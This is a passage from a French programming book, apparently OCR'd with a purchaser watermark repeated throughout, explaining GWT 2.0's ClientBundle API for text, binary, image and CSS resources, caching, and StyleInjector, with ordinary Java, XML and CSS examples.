Nous espérons que ce chapitre vous aura convaincu de la puissance de la liaison différée. Il faut savoir qu'en interne, ce procédé est utilisé partout dans GWT, notamment pour :

- la spécialisation des liens hypertextes inter-navigateurs ;
- la spécialisation des fenêtres (objet `Window`) inter-navigateurs ;
- la spécialisation de l'upload (Opera nécessite un traitement particulier) ;
- mais également la spécialisation de l'historique, des requêtes Ajax, des pop-ups, des arbres et du débogage.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

11

La gestion des ressources

La gestion des ressources est depuis toujours une des préoccupations majeures des développeurs lorsqu'il s'agit d'applications web. Par ressources, on entend tout type de fichier, que ce soit un support média, un fichier texte, une feuille de styles CSS ou un fichier PDF ; en bref, tout ce qui constitue une donnée textuelle ou binaire pouvant être manipulée ou référencée par une page HTML.

Où doit-on stocker ces fichiers ? Comment optimiser leur chargement pour bénéficier des meilleures performances ? Toutes ces questions sont à l'origine de la création de l'API `ClientBundle`, une des nouveautés importantes de GWT 2.0.

Après une brève présentation de la conception interne de `ClientBundle`, ce chapitre décrit les différents types d'utilisations de ce framework et ses nombreuses fonctionnalités.

La problématique des ressources

Une application web traditionnelle manipule de nombreuses ressources sous divers formats, que ce soient des images (au format JPEG, PNG ou GIF), des fichiers CSS, des fichiers de propriétés (appelés aussi *Bundle* dans le jargon Java) ou de simples fichiers textes.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

On a l'habitude de dire que les ressources sont la première cause de dégradation des performances d'un site web. Jugez-en par vous-même : voici une copie d'écran des flux échangés entre la page HTML et le serveur web d'un site pris au hasard, celui de france2.fr.




Figure 11–1
Flux échangés entre le navigateur et le site france2.fr

Avec plus de 159 requêtes et 963 Ko échangés pour 13,72 secondes de temps d'affichage, on s'aperçoit à quel point l'optimisation des ressources est importante. Ici, nous avons une requête `GET` HTTP par ressource. En pratique, cela signifie qu'en fonction des paramètres de mise en cache, la navigation sur ce site pourra résulter en plusieurs mégaoctets de charge utile (la mise en cache est l'information de la seconde colonne dans l'illustration précédente). Le code de statut HTTP `200 OK` correspond à une récupération de ressource classique. Le code `304 Not Modified` indique que la ressource côté serveur n'a pas été modifiée ; le cache est donc utilisé.

Voyons comment sont définis les paramètres de mise en cache sur un exemple concret. Ici les en-têtes `Pragma` et `Expires` de ce qui est vraisemblablement un fichier JavaScript sont positionnés de telle sorte qu'il ne sera jamais mis en cache. Mais comment définir les données à mettre en cache et celles qui ne le seront jamais ? Comment modifier cette politique au gré des évolutions applicatives ?

On peut regrouper les ressources d'une application GWT en trois catégories :

- celles qui ne doivent jamais être mises en cache (extension `.nocache.js`) ;
- celles qui doivent être cachées à vie (extension `.cache.html`) ;
- toutes les autres (CSS, JS...).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 11–2
Information et en-têtes liés au cache

`ClientBundle` est le procédé qui permet de gérer toutes les ressources pour qu'elles puissent bénéficier de la mise en cache permanente. Le développeur, jusque-là démuni pour ses ressources, peut les administrer finement et définir celles qu'il souhaite charger dès le lancement de l'application, celles qu'il souhaite charger de manière asynchrone au moment où l'utilisateur y accède, et celles pour lesquelles un traitement particulier est nécessaire.

`ClientBundle` lève également toutes les incertitudes liées aux innombrables configurations de firewalls et proxies qui, tout au long de la chaîne du Web, modifient les en-têtes HTTP pour des besoins de traçabilité et de sécurité.

Enfin, `ClientBundle` s'assure à la compilation que les multiples références à un fichier de ressources sont intègres, mais également que deux références pointant vers la même ressource ne nécessiteront pas deux téléchargements.

Installation et configuration

L'API `ClientBundle` est localisée dans le package `com.google.gwt.resources.Resources`. Pour l'utiliser, il suffit de référencer le module `Resources` de la manière suivante :

```
<module>
(…)
      <inherits name="com.google.gwt.resources.Resources" />
</module>
```

Aucune modification de `classpath` n'est nécessaire, `ClientBundle` étant une API de GWT.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voici le code d'une interface de ressources dont la conception interne est explicitée plus loin :

```
public interface MyResources extends ClientBundle {
  public static final MyResources INSTANCE = GWT.create(MyResources.class);

  @Source("mypage.css")
  public CssResource myCSSPage();

  @Source("myconfig.xml")
  public TextResource initialConfiguration();

  @Source("mydoc.pdf")
  public DataResource userDocumentation();
}
```

Voyons dans le détail la conception interne de cette API et les fonctionnalités associées à chaque type de ressource.

Les différents types de ressources


`ClientBundle` a été conçu dans un souci d'extensibilité. Les classes internes de GWT illustrent cet objectif. La superclasse de toutes les ressources est `ResourcePrototype`. Plusieurs ressources spécifiques en dérivent :

- les ressources CSS (`CssResource`), lues par GWT puis converties dans une chaîne de caractères ou dans une classe fortement typée contenant des propriétés ;
- les ressources binaires (`DataResource`), chargées via un lien hypertexte absolu ou un flux encodé dans la permutation ;
- les ressources textuelles externes (`ExternalTextResource`), chargées en mode asynchrone à partir d'une URL donnée ;
- les ressources de type image (`ImageResource`), chargées à partir d'un paquet d'images ;
- les ressources textuelles (`TextResource`), chargées sous la forme d'une chaîne de caractères à partir d'un flux textuel.

Comme on peut le voir sur le diagramme de classes suivant, une ressource est associée à une ou plusieurs méthode(s) de récupération en fonction du son type.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 11–3
Les différents types de ressources



D'un point de vue interne, GWT s'appuie sur les générateurs (voir chapitre 10, « La liaison différée ») pour créer lors de la compilation la classe technique chargée d'effectuer la récupération et l'analyse (*parsing*) de la ressource.

Voyons maintenant dans le détail l'utilisation de chaque ressource.

Les ressources textuelles (TextResource)

Les ressources textuelles représentent le type le plus commun de ressource. Il s'agit généralement de fichiers au format texte (XML, TXT…) constitués du couple nom du fichier-contenu.


Voici l'interface `MyTextResources` :

```
package com.dng.client;

import com.google.gwt.core.client.GWT;
import com.google.gwt.resources.client.ClientBundle;
import com.google.gwt.resources.client.TextResource;

public interface MyTextResources extends ClientBundle {
      public static final MyTextResources INSTANCE =
GWT.create(MyTextResources.class);

      @Source("config.xml")
      public TextResource appConfiguration();

}
```

Le fichier `config.xml` est placé dans le même package que `MyTextResources` ; il n'est donc pas nécessaire de le suffixer par un chemin absolu. Si nous l'avions placé dans le package `com.dng.client.autrepackage`, il aurait fallu annoter la méthode avec `@source("autrepackage/config.xml")`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 11–4
Localisation des ressources



Le fichier `config.xml` contient le flux XML suivant :

```
<config>
   <var attr="valAttr">Ma Valeur</var>
   <prop>value</prop>
</config>
```

Dans le client, nous invoquons la méthode `appConfiguration()` :

```
  public void onModuleLoad() {
     TextResource xml = MyTextResources.INSTANCE.appConfiguration();
     // Affiche "AppConfiguration"
     Window.alert(xml.getName());
     // Affiche le contenu du fichier XML
     Window.alert(xml.getText());
  }
```

Pour bien comprendre de quelle manière GWT arrive à transformer le fichier `config.xml` dans un flux textuel pouvant être récupéré via la méthode `getText()`, attardons-nous un instant sur le code créé par GWT. Pour cela, activons l'option `-gen` lors de la compilation :

```
java com.google.gwt.dev.DevMode -startupUrl ClientBundleModule.html
com.dng.ClientBundleModule -gen c:\java_classes_generated
```

Le code Java créé par GWT (épuré d'une méthode pour plus de clarté) est sans ambiguïté :

```
package com.dng.client;

import com.google.gwt.resources.client.ResourcePrototype;
import com.google.gwt.core.client.GWT;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class com_dng_client_MyTextResources_default_InlineClientBundleGenerator
implements com.dng.client.MyTextResources {

  public com.google.gwt.resources.client.TextResource appConfiguration() {
    if (appConfiguration == null) {
      appConfiguration = new com.google.gwt.resources.client.TextResource() {
        // file:/C:/java/clientbundlemodule/src/com/dng/client/config.xml
        public String getText() {
          return "<config>\r\n   <var attr=\"valAttr\">Ma Valeu  </var>\r\n
                   <prop>value</prop> \r\n</config>";
        }
        public String getName() {
          return "appConfiguration";
        }
      }
      ;
    }
    return appConfiguration;
  }
  private static com.google.gwt.resources.client.TextResource appConfiguration;
```

Pour chaque méthode, la classe réalise une opération d'inlining. En clair, le contenu du fichier `config.xml` est tout simplement copié dans une chaîne de caractères à l'intérieur de la permutation JavaScript.

Avec un tel mécanisme, on comprend bien qu'il existe certaines limites ; un fichier texte de 50 Ko aura tendance à alourdir la permutation. Néanmoins, les concepteurs de GWT ont pensé à tout. Il est notamment possible de charger des ressources un peu lourdes en mode asynchrone.

Les ressources textuelles asynchrones

Les ressources externes asynchrones constituent une des fonctionnalités les plus intéressantes de `ClientBundle`. Du point de vue de l'utilisateur, c'est un procédé qui permet de récupérer une ressource à partir d'une requête Ajax au moment opportun.

Imaginons que le fichier `config.xml` précédent augmente au rythme des modifications. Si vous jugez que la permutation initiale commence à grossir dangereusement (au-delà d'une cinquantaine de Ko compressés, il vaut mieux commencer à optimiser), il est préférable de passer à l'externalisation.

Le principe reste le même ; le type renvoyé devient un `ExternalTextResource` :

```
package com.dng.client;

import com.google.gwt.core.client.GWT;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
import com.google.gwt.resources.client.ClientBundle;
import com.google.gwt.resources.client.ExternalTextResource;

public interface MyDataResources extends ClientBundle {
      public static final MyDataResources INSTANCE =
                              GWT.create(MyDataResources.class);

      @Source("config.xml")
      public ExternalTextResource appConfiguration();

}
```

Toute requête HTTP, qu'elle soit liée à une ressource ou à un appel RPC, doit obligatoirement passer par la création d'une méthode asynchrone (*callback*). Les ressources externes ne dérogent pas à la règle. Lorsque l'utilisateur invoque sur le `ClientBundle` `appConfiguration()`, il récupère un objet de type `ExternalTextResource`. La seule méthode disponible dans cet objet est une version asynchrone de `getText()`. À la manière d'un appel RPC, nous devons fournir une méthode de type `ResourceCallback<TextResource>`.

```
      public void onModuleLoad() {

         try {
            ExternalTextResource res = MyDataResources.INSTANCE
                  .appConfiguration();

            res.getText(new ResourceCallback<TextResource>() {

               @Override
               public void onError(ResourceException e) {
                 // Gérer les erreurs liées au fait que la ressource n'existe pas
               }

               @Override
               public void onSuccess(TextResource resource) {
                  String s = resource.getText();
                  RootPanel.get().add(new Label(s));
               }
            });
         } catch (ResourceException e) {
            // Gérer ici les erreurs de non disponibilité du serveur
         }
      }
```

L'exécution de cette méthode produit le résultat suivant (voir figure 11-5).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 11–5
Ressource externe

Le contenu du fichier `config.xml` est strictement le même que précédemment et pourtant Firebug nous indique que le fichier a été renommé en `<CleMD5>.cache.txt`. On aperçoit également la requête HTTP supplémentaire.

Nous pourrions nous arrêter là et nous dire que d'un point de vue utilisateur, ce mécanisme est amplement satisfaisant. C'est le cas. En revanche, comme toujours avec GWT, la pépite est sous le capot, dans l'implémentation interne.

Voyons ce que nous réserve le code créé du `ClientBundle`.

```
public class com_dng_client_MyDataResources_default_InlineClientBundleGenerator
implements com.dng.client.MyDataResources {
  public com.google.gwt.resources.client.ExternalTextResource
appConfiguration() {
    if (appConfiguration == null) {
      appConfiguration = new
            com.google.gwt.resources.client.impl.ExternalTextResourcePrototype(
        "appConfiguration",
        externalTextUrl, externalTextCache,
        0
      );
    }
    return appConfiguration;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  }
  private static final java.lang.String externalTextUrl = GWT.getModuleBaseURL()
+ "BE47CACDDBE7FCC76867BAD30C5EF6BA.cache.txt";

  private static final com.google.gwt.resources.client.TextResource[]
externalTextCache = new com.google.gwt.resources.client.TextResource[1];
  private static com.google.gwt.resources.client.ExternalTextResource
appConfiguration;
```

A priori, toute l'intelligence du procédé se trouve dans la classe `ExternalTextResourcePrototype` dont une partie du contenu est dévoilé ci-dessous (au cas où l'analyse des dessous de GWT ne vous intéresserait pas plus que cela, n'hésitez pas à vous reporter à la section suivante).

```
public class ExternalTextResourcePrototype implements ExternalTextResource {
private class ETRCallback implements RequestCallback {
    final ResourceCallback<TextResource> callback;

    public ETRCallback(ResourceCallback<TextResource> callback) {
      this.callback = callback;
    }
    public void onError(Request request, Throwable exception) { // }
    public void onResponseReceived(Request request, final Response response) {
      // Récupère le contenu du fichier au format JSON (1)
      String responseText = response.getText();
      // Appelle la méthode eval() sur l'objet
      JavaScriptObject jso = evalObject(responseText);

      // On alimente le cache
      for (int i = 0; i < cache.length; i++) {
        final String resourceText = extractString(jso, i);
        cache[i] = new TextResource() {
          public String getName() {return name;}
          public String getText() {return resourceText;}
        };
      }
      // On invoque la méthode en passant le contenu de la ressource
      callback.onSuccess(cache[index]);
    }
  }
// C'est la méthode appelée par l'utilisateur
  public void getText(ResourceCallback<TextResource> callback) {
    // La ressource est en cache, parfait on fait l'économie d'une requête HTTP
    if (cache[index] != null) {
      callback.onSuccess(cache[index]); (2)
      return;
    }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    // .. ce n'est pas le cas, on fait la requête
    RequestBuilder rb = new RequestBuilder(RequestBuilder.GET, url);
     rb.sendRequest("", new ETRCallback(callback));
  }
}
```

Quelles sont les informations précieuses que nous donne ce listing ? GWT manipule notre fichier XML comme un flux JSON (voir 1). Or, il ne nous semble pas avoir modifié son contenu. Voyons dans ce cas le contenu créé du fichier **BE47CACDDBE7FCC76867BAD30C5EF6BA.cache.txt.**

```
["<config>\r\n   <var attr=\"valAttr\">Ma Valeur </var>\r\n
<prop>value</prop>      \r\n</config>"]
```

Effectivement, on remarque qu'un crochet et des guillemets ont été ajoutés au début et à la fin de notre fichier XML.

La boucle est donc bouclée. Lors de la phase de compilation, GWT modifie la ressource et la transforme au format JSON pour qu'elle soit plus facilement absorbée à l'aide de la méthode `eval()`. Pour ceux qui ne connaissent pas la méthode `eval()`, celle-ci évalue un flux textuel et le transforme dans un objet JavaScript ; c'est une sorte de désérialisation dynamique. Avec ce procédé, GWT s'assure des performances optimales et évite surtout le syndrome SSW (*Slow Script Warning*) lorsque les volumes de données échangées sont importants.

Une autre optimisation est réalisée par la classe `ExternalTextResources` : la mise en cache automatique des ressources 2. Lors du premier appel à une ressource donnée, GWT la stocke localement et la réutilise pour les appels suivants. Sans les apports de `ClientBundle`, ce procédé se serait appuyé sur les en-têtes HTTP, peu fiables lorsqu'on traverse des proxies et pare-feu.

Les ressources binaires externes

`DataResources` correspond aux données binaires dont l'objectif est d'être associées à une URL (images, PDF, DOC, XLS, etc.). GWT n'embarque pas de données binaires dans la permutation (cela présente peu d'intérêt), mais réécrit plutôt le chemin vers la ressource de telle sorte qu'elle soit mise en cache efficacement. Tout changement de répertoire (côté serveur) nécessite simplement de recompiler l'application.

```
import com.google.gwt.core.client.GWT;
import com.google.gwt.resources.client.ClientBundle;
import com.google.gwt.resources.client.DataResource;
```


Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public interface MyDataResources extends ClientBundle {
      public static final MyDataResources INSTANCE =
                                    GWT.create(MyDataResources.class);

      @Source("documentation.pdf")
      public DataResource myDataResources();

}
```

Voici l'utilisation dans la méthode `onModuleLoad()` :

```
public void onModuleLoad() {
     DataResource res = MyDataResources.INSTANCE.myDataResources();
     // Affiche la chaîne http://localhost:8888/clientbundlemodule/
                              6B9657D01386F8D204A880E121313DBE.cache.pdf
     Window.alert(res.getUrl());

  }
```

Figure 11–6
Ressource de type données



Les ressources images

Les ressources images permettent d'intégrer des images au format PNG, GIF ou JPG de manière embarquée (*inline*) ou externalisée à partir d'une simple URL sur le principe des ressources binaires.

```
public interface MyImagesResources extends ClientBundle {
      public static final MyImagesResources INSTANCE =
                                    GWT.create(MyImagesResources.class);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        @Source("logodng.gif")
        public ImageResource logoDNG();

}
```

Voici le contenu de la méthode `onModuleLoad()` associée :

```
public void onModuleLoad() {
        ImageResource imgRes = MyImagesResources.INSTANCE.logoDNG();
        Image img = new Image();
        img.setUrl(imgRes.getURL());
        RootPanel.get().add(img);
}
```

L'image `logodng.gif` occupe sur le disque 3,87 Ko. Or, pour certaines ressources de taille réduite (généralement inférieure à 32 Ko), il existe une spécification dite RFC 2397 qui permet d'embarquer le contenu de la ressource encodée au format Base64 directement dans la page, le but étant de faire l'économie d'une requête HTTP supplémentaire.

Lorsqu'on analyse le DOM avec Firebug, nous avons bien la confirmation que GWT gère les ressources légères de cette manière. Le format est bien celui de la RFC 2397, c'est-à-dire `data:[<mediatype>][;base64],<data>`.




Figure 11–7
Image embarquée suivant le schéma d'URL data

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Effectuons le test avec une photo de taille beaucoup plus importante, environ 210 Ko, sans rien changer à la méthode `onModuleLoad()` (nous modifions simplement l'annotation correspondant à l'image).




Figure 11–8
Image volumineuse référencée suivant une URL

Le résultat est conforme à ce qu'on aurait pu attendre, c'est-à-dire un simple lien hypertexte.

À l'exécution, cette ressource engendre une requête HTTP supplémentaire.

Notez enfin que la classe `ImageResources` permet également de gérer des options telles que les effets miroirs ou les répétitions.

```
interface MyResources extends ClientBundle {
  @Source("dnglogo.gif")
  @ImageOptions(flipRtl = true)
  ImageResource dngLogo();

  @Source("autrelogo.gif")
  @ImageOptions(repeatStyle=RepeatStyle.Horizontal)
  ImageResource autreLogo();

}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les options de la liaison différée

Il existe deux paramètres de configuration pouvant influer sur les ressources binaires embarquées lors de la génération de code :

- `enableInlining` : positionné à vrai par défaut. Il permet d'activer ou désactiver les ressources embarquées ;
- `enableRenaming` : positionné à vrai par défaut. Il permet d'activer ou désactiver le renommage des fichiers avec l'extension `<clehash>.cache.html`

L'injection dynamique CSS

Ce mécanisme réclamé par la communauté depuis la sortie du framework en 2006 fait partie des grandes nouveautés de GWT 2.0.

Jusqu'alors, le principe des permutations et de la liaison différée assuraient la compatibilité des sites sur la base d'un HTML/JavaScript spécifique par navigateur. Or, CSS avait été oublié dans l'affaire. Ce standard, loin d'être reconnu de manière uniforme par la plupart des navigateurs (surtout IE), constituait le tendon d'Achille de GWT. Il n'était pas rare d'avoir à faire des tours de passe-passe pour ajouter des commentaires conditionnels de la sorte :

```
<!--[if IE]>
     <style type="text/css">
         @import "/style/pour_ie.css";
     </style>
<![endif]-->
```

Ironie de l'histoire, ces mêmes commentaires ne peuvent être lus que par IE.

L'injection dynamique de CSS est une vraie bouffée d'oxygène dans le périmètre des fonctionnalités de GWT 2.0. Ce mécanisme permet de traiter une feuille de styles CSS comme une ressource textuelle. On bénéficie ainsi de la puissance de la liaison différée et des propriétés de compilation. Cette perspective ouvre la voie à toutes les optimisations possibles. Une classe de style peut être obfusquée ou supprimée du code final s'il s'avère qu'elle n'est pas utilisée.

Dans la pratique, l'injection de ressources CSS fonctionne sur le même principe que `ClientBundle` et fait d'ailleurs partie de ce module.

On spécifie une interface dérivant de `ClientBundle` proposant une méthode par feuille de styles décorée par l'annotation `@Source`. Puis, dans une interface du type `CssResource`, on établit la correspondance entre une classe de style et une méthode.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Cette correspondance est réalisée automatiquement lors de la phase de compilation. Vous aurez remarqué les similitudes avec les bundles d'images et l'internationalisation.

Cela se traduit dans un projet par l'intégration d'une feuille de styles classique, voir figure 11-9.




Figure 11–9
Une feuille de style comme ressource de type texte

Cette feuille de styles contient le code suivant :

```
.maClasse {
      margin: 5px;
      color: red;
      background : red;
}
```

On crée ensuite l'interface de ressource chargée de renvoyer la feuille de styles :

```
import com.google.gwt.core.client.GWT;
import com.google.gwt.resources.client.ClientBundle;

public interface MyCSSResources extends ClientBundle {
      public static final MyCSSResources INSTANCE =
                                    GWT.create(MyCSSResources.class);

      @Source("monStyle.css")
      public MyCss myCss();

}
```

Voici l'interface `MyCss` qui hérite de `CssResource` :

```
import com.google.gwt.resources.client.CssResource;

public interface MyCss extends CssResource {
      // Correspond à la classe de style .maClasse {…}
      String maClasse();

}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Toujours pour rester fidèle au principe d'optimisation, GWT réécrit la classe de style par une valeur obfusquée. Cela permet de gagner potentiellement quelques octets lors de la compression des données de permutation.

Voici la feuille précédente une fois réécrite. Les retours à la ligne ont été supprimés et le nom modifié.

```
public void onModuleLoad() {
        MyCss css = MyCSSResources.INSTANCE.myCss();
        // css.getText() égal à
        // .Gliy2k1A{margin:5px;color:red;background:red;}
        StyleInjector.inject(css.getText());
        // css.maClasse renvoie Gliy2k1A
        myWidget.setStyleName(css.maClasse());
    }
```

FOCUS La classe StyleInjector

La méthode `inject()` de la classe `StyleInjector` injecte une feuille de styles à une page web. Cela fonctionne un peu comme si nous avions ajouté une balise `<link rel="stylesheet" type="text/css" href="mafeuille.css"/>`. C'est d'ailleurs ce que cette classe réalise dans son implémentation interne tout en assurant la compatibilité avec tous les navigateurs (excepté IE 6 qui nécessite un traitement particulier).

L'injection différée

Avec l'arrivée du framework UIBinder et la généralisation des mécanismes d'injection de ressources, la classe `StyleInjector` a vite été confrontée lors de sa conception à un problème de performances. En effet, il a été prouvé que plusieurs appels successifs à la méthode `StyleInjector.inject()` mettant en œuvre des contenus CSS limités s'exécutaient huit à dix fois moins vite qu'un seul appel concaténé. Ce coût de mise en route est lié à l'application des routines d'affichage (réservation du DOM, chargement des classes de styles, etc.).

Il a donc été décidé de créer un mécanisme de commandes différées à la manière de l'API `DeferredCommand` (mais plus spécialisé) de telle sorte que tout appel à la méthode `StyleInjector.inject()` soit placé dans un tampon. Lors du rendu final de la page, tous les ordres d'injection sont concaténés pour être envoyés en une seule passe au navigateur (via la méthode `StyleInjector.flush()`).

Pour des cas bien précis avec effet immédiat sur le DOM, la méthode `StyleInjector.inject()` propose une version surchargée.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public void onModuleLoad() {
         MyCss css = MyCSSResources.INSTANCE.myCss();
         // La valeur true indique qu'on souhaite l'application immédiate
         StyleInjector.inject(css.getText(),true);
}
```

Les constantes

Le principe des constantes n'existe pas réellement dans la spécification CSS. Cela fait des années qu'une telle fonctionnalité est demandée activement par la communauté, mais les groupes d'experts n'ont jamais été convaincus de leur utilité.

Le compilateur aidant, GWT lève cette exception et propose un mécanisme de définition préalable de constantes dans un CSS. Ces constantes sont ensuite réutilisées dans les classes de styles. L'utilisateur peut ainsi à tout moment modifier et adapter son thème en variant les valeurs des constantes.

